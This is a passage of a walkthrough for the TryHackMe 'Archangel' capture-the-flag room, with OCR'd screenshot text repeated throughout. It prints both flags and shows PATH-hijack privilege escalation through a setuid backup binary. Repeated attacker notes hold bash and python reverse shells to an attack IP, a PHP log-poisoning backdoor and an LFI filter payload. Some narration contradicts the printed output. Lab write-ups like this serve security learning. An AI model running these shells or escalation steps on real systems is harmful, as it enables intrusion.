backup  user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$ 
```

After gaining elevated privileges, I navigated to the **root user's home directory** and executed the ls command. This revealed three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of user.txt, I obtained **User 2's flag**:

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

This successfully completed the sixth task of the room, **"Get User 2's flag."**


Room progress (87%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine
✓ Correct Answer
Check
/root/Archangel Recon - Mousep
File Edit Search View Document Help
archangel@ubuntu: ~/secret
File Actions Edit View Help
23:52

Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143	1h 1min 5s

Do privilege escalation

Answer the questions below

Get User 2 flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

Root the machine and find the root flag

Answer format: ***{****_********_*************_***_***

How likely are you to recommend this room to

Warning: you are using the root account. You

```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://fil
resource=

User Agent cmd Injection Backdoor Exploit(php
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.A
onnect(("10.66.108.189",5454));os.dup2(s.file
os.dup2(s.fileno(),2);p=subprocess.call(["/bi


bash -i >& /dev/tcp/10.66.108.189/5454 0>&1
```


```
archangel@ubuntu:~/secret$ ls -alh
ls -alh
total 32K
drwxrwx--- 2 archangel archangel 4.0K Nov 19  2020 .
drwxr-xr-x 6 archangel archangel 4.0K Nov 20  2020 ..
-rwsr-xr-x 1 root      root       17K Nov 18  2020 backup
-rw-r--r-- 1 root      root        49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ file backup
file backup
backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9093af828f30f957efce9020adc16dc214371d45, for GNU/Linux 3.
2.0, not stripped
archangel@ubuntu:~/secret$ ./backup
./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
archangel@ubuntu:~/secret$ 
```

```
# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
www-data@ubuntu:/etc$ 
```

Next, I navigated to the /secret directory, where I discovered two files: **backup** and **user2.txt**. The backup file could not be opened with the current privileges, as I was operating under the **archangel** user rather than root.

To further analyze the file, I used the file command to identify its type. Running file backup revealed that it was a **setuid ELF 64-bit shared object**, indicating that the binary executes with elevated privileges:

ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2


Room progress (87%)
Target Machine Information
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine
✓ Correct Answer
Check
How likely are you to recommend this room to
File Edit Search View Document Help
/root/Archangel Recon - Mousep
File Actions Edit View Help
archangel@ubuntu: ~/secret
0:19

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143	1h 33min 16s

Do privilege escalation

Answer the questions below

Get User 2 flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

Root the machine and find the root flag

Answer format: ***{****_********_*************_***_***

```
Warning: you are using the root account. You
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://fil
resource=

User Agent cmd Injection Backdoor Exploit(php
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.A
onnect(("10.66.108.189",5454));os.dup2(s.file
os.dup2(s.fileno(),2);p=subprocess.call(["/bi


bash -i >& /dev/tcp/10.66.108.189/5454 0>&1
```

```
file backup
backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9093af828f30f957efce9020adc16dc214371d45, for GNU/Linux 3.
2.0, not stripped
archangel@ubuntu:~/secret$ ./backup
./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
archangel@ubuntu:~/secret$ strings backup
strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
:*3$"
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
/usr/lib/gcc/x86_64-linux-gnu/10/../../../x86_64-linux-gnu/Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
```


```
# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
www-data@ubuntu:/etc$ 
```

To further analyze the backup binary, I executed the strings command (strings backup) to extract human-readable strings from the file.

Within the output, one string in particular stood out:

cp /home/archangel/myfiles/* /opt/backupfiles

This command indicated that the binary copies files from the archangel user's myfiles directory into /opt/backupfiles, suggesting a potential avenue for privilege escalation through abuse of file handling behavior.


Room progress (87%)
Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143	1h 20min 16s

Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

Root the machine and find the root flag

Answer format: ***{****_********_*************_***_***

Check
How likely are you to recommend this room to

/root/Archangel Recon - Mousep
File Edit Search View Document Help
Warning: you are using the root account. You

```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://fil
 resource=

User Agent cmd Injection Backdoor Exploit(php
 ($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
 socket,subprocess,os;s=socket.socket(socket.A
 onnect(("10.66.108.189",5454));os.dup2(s.file
 os.dup2(s.fileno(),2);p=subprocess.call(["/bi


bash -i >& /dev/tcp/10.66.108.189/5454 0>&1

```

```
archangel@ubuntu:~$ cd /tmp
cd /tmp
archangel@ubuntu:/tmp$ echo '/bin/sh' > cp
echo '/bin/sh' > cp
archangel@ubuntu:/tmp$ chmod 777 cp
chmod 777 cp
archangel@ubuntu:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
archangel@ubuntu:/tmp$ 
```

```
# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
www-data@ubuntu:/etc$ 
```

Based on the information obtained from analyzing the backup binary with the strings command, I determined that the program executes the cp command without using an absolute path. This behavior makes it vulnerable to **PATH hijacking**, which can be leveraged for **vertical privilege escalation**.

To exploit this, I performed the following steps:

Step 1: Navigated to a writable directory:
 cd /tmp


Step 2: Created a malicious executable named cp containing a shell invocation:
 echo '/bin/sh' > cp

Step 3: Made the malicious cp file executable:
 chmod 777 cp

Step 4: Modified the PATH environment variable to prioritize /tmp:

```
export PATH=/tmp:$PATH
```

This ensured that when the vulnerable backup binary executed the cp command, it instead invoked my malicious version, resulting in execution of a shell with elevated privileges.



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143	1h 33min 16s

Task 1 Deploy Machine

Task 2 Get a shell

Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

✓ Correct Answer

Root the machine and find the root flag

Answer format: ***{****_********_************_***_***

How likely are you to recommend this room to

/root/Archangel Recon - Mousep


Warning: you are using the root account. You

```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://fil
resource=

User Agent cmd Injection Backdoor Exploit(php
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.A
onnect(("10.66.108.189",5454));os.dup2(s.file
os.dup2(s.fileno(),2);p=subprocess.call(["/bi


bash -i >& /dev/tcp/10.66.108.189/5454 0>&1
```

archangel@ubuntu: ~/secret

```
file backup
backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9093af828f30f957efce9020adc16dc214371d45, for GNU/Linux 3.
2.0, not stripped
archangel@ubuntu:~/secret$ ./backup
./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
archangel@ubuntu:~/secret$ strings backup
strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
:*3$"
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
/usr/lib/gcc/x86_64-linux-gnu/10/../../../x86_64-linux-gnu/Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
```

```
# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
www-data@ubuntu:/etc$ 
```



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143	8min 35s

Task 1 Deploy Machine

Task 2 Get a shell

Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

✓ Correct Answer

Root the machine and find the root flag

ɔl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}

✓ Correct Answer

How likely are you to recommend this room to others?

archangel@ubuntu: ~/secret

```
etc   lib          mnt          run   sys        vmlinuz
# cd home
cd home
# ls
ls
archangel
# cd archangel
cd archangel
# ls
ls
myfiles  secret  user.txt
# ls -alh
ls -alh
total 44K
drwxr-xr-x 6 archangel archangel 4.0K Nov 20  2020 .
drwxr-xr-x 3 root      root      4.0K Nov 18  2020 ..
-rw-r--r-- 1 archangel archangel  220 Nov 18  2020 .bash_logout
-rw-r--r-- 1 archangel archangel 3.7K Nov 18  2020 .bashrc
drwx------ 2 archangel archangel 4.0K Nov 18  2020 .cache
drwxrwxr-x 3 archangel archangel 4.0K Nov 18  2020 .local
drwxr-xr-x 2 archangel archangel 4.0K Nov 18  2020 myfiles
-rw-r--r-- 1 archangel archangel  807 Nov 18  2020 .profile
drwxrwx--- 2 archangel archangel 4.0K Nov 19  2020 secret
-rw-rw-r-- 1 archangel archangel   66 Nov 18  2020 .selected_editor
-rw-r--r-- 1 archangel archangel   26 Nov 19  2020 user.txt
# cd secret
cd secret
# ls
ls
backup  user2.txt
# ./backup
./backup
# ls
ls
backup  user2.txt
# ls -alh
ls -alh
total 32K
drwxrwx--- 2 archangel archangel 4.0K Nov 19  2020 .
drwxr-xr-x 6 archangel archangel 4.0K Nov 20  2020 ..
-rwsr-xr-x 1 root      root       17K Nov 18  2020 backup
-rw-r--r-- 1 root      root        49 Nov 19  2020 user2.txt
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
# 
```

With the malicious cp executable in place and the PATH environment successfully hijacked, I executed the command identified earlier in the backup binary:

```
cp /home/archangel/myfiles/* /opt/backupfiles
```

Because the backup binary runs with elevated privileges and does not specify an absolute path for the cp command, it executed my malicious version instead. This resulted in a shell running with **root privileges**, completing **vertical privilege escalation**.

With root access obtained, I was able to read the root.txt file and retrieve the final flag for the lab:

thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}

Thank you for following along! I hope this walkthrough helped you get unstuck or provided valuable insight while completing this room.